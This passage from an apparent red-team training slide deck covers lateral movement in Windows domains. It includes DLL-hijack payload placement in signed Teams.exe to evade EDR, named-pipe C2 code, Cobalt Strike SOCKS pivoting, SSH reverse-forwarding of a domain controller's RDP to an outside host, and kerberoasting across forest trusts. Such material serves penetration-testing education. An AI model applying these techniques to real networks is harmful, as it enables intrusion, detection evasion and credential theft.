2:37:5...  Teams.exe    7460  CreateFile  C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\Secur32.dll            NAME NOT FOUND
2:37:5...  Teams.exe    7460  CreateFile  C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\WINHTTP.dll            NAME NOT FOUND
2:37:5...  Teams.exe    7460  CreateFile  C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\urlmon.dll             NAME NOT FOUND
2:37:5...  Teams.exe    7460  CreateFile  C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\dhcpcsvc.DLL           NAME NOT FOUND
2:37:5...  Teams.exe    7460  CreateFile  C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\WINMMBASE.dll          NAME NOT FOUND
2:37:5...  Teams.exe    7460  CreateFile  C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\VCRUNTIME140D.dll      NAME NOT FOUND
2:37:5...  Teams.exe    7460  CreateFile  C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\ucrtbased.dll          NAME NOT FOUND
2:37:5...  Teams.exe    7460  CreateFile  C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\IPHLPAPI.DLL           NAME NOT FOUND
2:37:5...  Teams.exe    7460  CreateFile  C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\NTASN1.dll             NAME NOT FOUND
2:37:5...  Teams.exe    7460  CreateFile  C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\iertutil.dll           NAME NOT FOUND
2:37:5...  Teams.exe    7460  CreateFile  C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\ucrtbased.dll          NAME NOT FOUND
2:37:5...  Teams.exe    7460  CreateFile  C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\CRYPTBASE.DLL          NAME NOT FOUND
2:37:5...  Update.exe  12676  CreateFile  C:\Users\windows-adm\AppData\Local\Microsoft\Teams\pcapwsp.dll                    NAME NOT FOUND
```

Lateral Movements

You now have the perfect scenario to hide your payload in one of those DLLs that will be loaded by Teams.exe

Most EDRs will trust it, because Teams.exe is signed

Lateral Movements

Get a callback on system that can’t connect to the Internet using named pipe

A **named pipe** is a one-way or duplex **pipe** that provides communication between the **pipe** server and some **pipe** clients

Built-in in Cobalt Strike (SMB Beacon)

Lateral Movements

Source: https://mr.un1k0d3r.online/training/source/clientpipe.c

```
#include <Windows.h>
#include <stdio.h>

#define MAX_SIZE 1024
int main(int argc, char **argv) {
    CHAR *remotePipeName = (CHAR*)GlobalAlloc(GPTR, MAX_SIZE);
    DWORD dwWritten = 0;
    snprintf(remotePipeName, MAX_SIZE, "\\\\%s\\pipe\\%s", argv[1], argv[2]);
    printf("Connecting to %s\n", remotePipeName);
    HANDLE hPipe = CreateFile(remotePipeName, GENERIC_WRITE | GENERIC_READ, FILE_SHARE_WRITE | FILE_SHARE_READ, NULL, OPEN_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
    printf("hPipe 0x%p\n", hPipe);
    WriteFile(hPipe, argv[3], strlen(argv[3]), &dwWritten, NULL);
    CloseHandle(hPipe);
    return 0;
}
```

Lateral Movements

Server source: https://mr.un1k0d3r.online/training/source/serverpipe.c


```
#include <Windows.h>
#include <stdio.h>
#define MAX_SIZE 1024
int main() {
    CHAR buffer[MAX_SIZE];
    DWORD dwRead = 0;
    HANDLE hPipe = CreateNamedPipe("\\\\.\\pipe\\ringzer0", PIPE_ACCESS_DUPLEX, PIPE_TYPE_BYTE | PIPE_READMODE_BYTE, PIPE_UNLIMITED_INSTANCES, MAX_SIZE, 0, 10000,
NULL);
    printf("hPipe 0x%p\n", hPipe);
    ConnectNamedPipe(hPipe, NULL);
    ReadFile(hPipe, buffer, MAX_SIZE, &dwRead, NULL);
    printf("We got %d bytes\n", dwRead);
    printf("Received: %s\n", buffer);
    DisconnectNamedPipe(hPipe);
    CloseHandle(hPipe);

    return 0;
}
```

Lateral Movements

Want to avoid AVs and EDRs? Run your tool from a remote system


proxychains on Linux

You need to set a sock proxy on your beacon



```
beacon> socks 9050
[+] started SOCKS4a server on: 9050
```

/etc/proxychains.conf




```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 9050
```

Lateral Movements

Make sure to update the proxy DNS to be able to discover hosts on the remote network


`/usr/lib/proxychains3/proxyresolv`



```
#!/bin/sh
# This script is called by proxychains to resolve DNS names

# DNS server used to resolve names
DNS_SERVER=${PROXYRESOLV_DNS:-4.4.2.2}


if [ $# = 0 ] ; then
        echo "  usage:"
        echo "          proxyresolv <hostname> "
        exit
fi


export LD_PRELOAD=libproxychains.so.3
dig $1 @$DNS_SERVER +tcp | awk '/A.+[0-9]+\.[0-9]+\.[0-9]/{print $5;}'
```

Lateral Movements


Now that your DNS is set to resolve host in the client network, you can simply run your favorite command



```
me@DESKTOP-1JMSNVR:~$ proxychains smbclient -L \\\\10.23.10.10 -U "RINGZER0\admin%Password"
ProxyChains-3.1 (http://proxychains.sf.net)
```

Lateral Movements


SSH is also nice to forward port and available on Windows by default



```
C:\Users\CharlesHamilton>ssh root@mr.un1k0d3r.world -R 3389:127.0.0.1:3389
```

This will forward the local port to the mr.un1k0d3r.world domain


You can connect back on your local computer



```
C:\Users\Public>ssh root@mr.un1k0d3r.world -L 3389:127.0.0.1:3389
```

Lateral Movements

You can specify another host as the source; it does not have to be 127.0.0.1




```
C:\Users\Public>ssh root@mr.un1k0d3r.world -R 3389:10.10.0.25:3389
```

In this case, the command was executed on 1.1.1.1, but we forwarded the DC RDP located at 10.10.0.25

Lateral Movements

Moving between forest and trust


```
ldaputility.exe DumpTrust ringzer0
```



```
Domain Trust
----------------------

ringzer0.corp.com <- (ParentChild)Bidirectional -> corp.com

Forest Trust
----------------------


corp.com <- (Forest)Bidirectional -> ringzer0.dev
corp.com <- (Forest)Inbound -> supersecure.prod
```

[illegible]

Lateral Movements


```
Domain Trust
----------------------

ringzer0.corp.com <- (ParentChild)Bidirectional -> corp.com

Forest Trust
----------------------


corp.com <- (Forest)Bidirectional -> ringzer0.dev
corp.com <- (Forest)Inbound -> supersecure.prod
```

`ringzer0.corp.com` can query anything on `corp.com` meaning that `ringzer0.corp.com` can also reach `supersecure.prod`

[illegible]

Lateral Movements


You may have noticed that most of my tools allow you to specify the domain you want to target… Now you know why

It’s fairly simple to get the current domain infromation in C#

```
Domain currentDomain = Domain.GetCurrentDomain();
```

Lateral Movements

As `ringzer0\charles` you could:



```
Domain Trust
----------------------

ringzer0.corp.com <- (ParentChild)Bidirectional -> corp.com

Forest Trust
----------------------


corp.com <- (Forest)Bidirectional -> ringzer0.dev
corp.com <- (Forest)Inbound -> supersecure.prod
```

```
ldaputility.exe DumpAllUsers supersecure.prod
```

```
Rubeus.exe kerberoast /domain:supersecure.prod /dc:10.10.10.10
```

Lateral Movements

You need the DC ip for the `supersecure.prod` domain

`nslookup supersecure.prod` will return a list of all the DCs by default

Lateral Movements

Simply put, domain and forest trusts are extremely important

Lateral Movements

Spooler bugs and others bugs can be used to compromise another domain/forest without creds as long as you can connect to it

- Extra SIDs
- Check foreign users in the domain you have access
- PetitPotam the other domain DCs

Lateral Movements

There is plenty of interesting vectors that can be exploited between domain

https://harmj0y.medium.com/a-guide-to-attacking-domain-trusts-ef5f8992bb9d

EOF

That’s it. Thanks for your time

With Love Mr.Un1k0d3r

- **Twitter** @MrUn1k0d3r
- **Website** https://mr.un1k0d3r.online
- **Github** https://github.com/Mr-Un1k0d3r
- **Patreon** https://patreon.com/MrUn1k0d3r
- **Email** mr.un1k0d3r@gmail.com